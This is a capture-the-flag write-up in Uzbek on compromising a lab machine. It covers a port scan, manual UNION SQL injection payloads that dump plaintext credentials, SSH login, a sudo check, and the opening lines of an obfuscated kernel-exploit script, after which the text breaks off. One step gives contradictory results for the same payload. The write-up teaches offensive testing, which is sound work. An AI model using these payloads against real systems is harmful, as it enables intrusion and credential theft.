


UserSearch - Writeup

1. Reconnaissance

IP - 172.18.0.2




```
(saidislom@kali)-[~]
└─$ nmap 172.18.0.2 -p-
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 17:46 +0500
Nmap scan report for 172.18.0.2
Host is up (0.000022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: F6:1E:97:E3:68:E4 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.45 seconds


(saidislom@kali)-[~]
└─$
```

nmap orqali to'liq port skanerlash (-p-) qildik: 22/tcp (ssh) va 80/tcp (http) portlari ochiq ekan.




80-portda "User Search" nomli sayt turibdi. Sahifada username kiritib qidiruv qilish maydoni bor, pastida esa "Avoid tools that automate; you learn more by doing it manually" degan maslahat yozilgan - demak SQL injection qo'lda topilishi kerak.


2. SQL Injection - Qidiruv maydonini tekshirish




Avval oddiy admin so'zini kiritib qidirdik. Natijada Username: admin - Password: adminpassword ko'rinishida javob qaytdi, ya'ni parol ochiq matn holida saqlanar ekan va qidiruv to'g'ridan-to'g'ri SQL so'rovga tushar ekan.




SQLi borligini tekshirish uchun cn' UNION select 1,2,3-- - so'rovini yubordik, lekin hech qanday natija chiqmadi - demak jadvalda 3 ta ustun yetarli emas.



UNION select 1,2,3-- - so'rovi natijasi: Username: 2 - Password: 3 chiqdi. Bu qidiruv so'rovi 3 ta ustunni qaytarishini va 2- va 3-ustunlar sahifada username/password sifatida chiqarilishini ko'rsatdi.




Xuddi shu natija input maydonida ham ko'rinib turibdi - cn' UNION select 1,2,3-- - so'rovi orqali 3 ustunli UNION ishlayotgani tasdiqlandi.




Ustunlar sonini yana bir bor tasdiqlash uchun 4-ustun qo'shib ko'rdik (UNION select 1,2,3,4-- -), lekin natija chiqmadi - demak jadvalda aynan 3 ta ustun bor.


3. Ma'lumotlar bazasini enumeratsiya qilish



UNION select 1,GROUP_CONCAT(schema_name),3 from INFORMATION_SCHEMA.SCHEMATA so'rovi orqali barcha bazalar ro'yxatini oldik: information_schema va testdb bazalari borligini ko'rdik.




testdb bazasidagi jadvallarni bilish uchun UNION select 1, GROUP_CONCAT(TABLE_NAME, TABLE_SCHEMA), 3 from INFORMATION_SCHEMA.TABLES so'rovini yubordik. Natijada users jadvali testdb bazasida ekanini aniqladik.



Nihoyat UNION SELECT username, GROUP_CONCAT(username, '-', password) as 3 from users so'rovi orqali users jadvalidagi barcha login-parollarni chiqarib oldik: admin:adminpassword, user1:user1password, kvzlx:kvzlxpassword.


4. Exploitation - SSH orqali kvzlx userga kirish



```
(saidislom@kali) ~  
$ ssh kvzlx@172.18.0.2  
kvzlx@172.18.0.2's password:  
kvzlx@f2443278eff5:~$ id  
uid=1000(kvzlx) gid=1000(kvzlx) groups=1000(kvzlx)  
kvzlx@f2443278eff5:~$ whoami  
kvzlx  
kvzlx@f2443278eff5:~$
```


SQLi orqali topilgan kvzlx:kvzlxpassword ma'lumotlari bilan SSH orqali serverga kirdik. id va whoami buyruqlari kvzlx useri (uid=1000) nomidan shell olganimizni tasdiqladi.

5. Privilege Escalation - sudo Python skripti orqali root olish



```
kvzlx@f2443278eff5:~$ sudo -l  
Matching Defaults entries for kvzlx on f2443278eff5:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty  
  
User kvzlx may run the following commands on f2443278eff5:  
(ALL) NOPASSWD: /usr/bin/python3 /home/kvzlx/system_info.py  
kvzlx@f2443278eff5:~$
```


sudo -l buyrug'ini berdik. Natijada kvzlx useri parolsiz (NOPASSWD) /usr/bin/python3 /home/kvzlx/system_info.py skriptini root huquqida ishga tushira olishi ma'lum bo'ldi.



The screenshot shows a GitHub repository page for 'copy-fail-CVE-2026-31431'. The file 'copy_fail_exp.py' is selected, showing its code. The code is a Python script that uses a socket to connect to a server, receives a message, and then uses a decompression function to decompress the message. The decompressed message is then used to execute a system command ('su').

```
1 #!/usr/bin/env python3
2 import os as g, zlib, socket as s
3 def d(x): return bytes.fromhex(x)
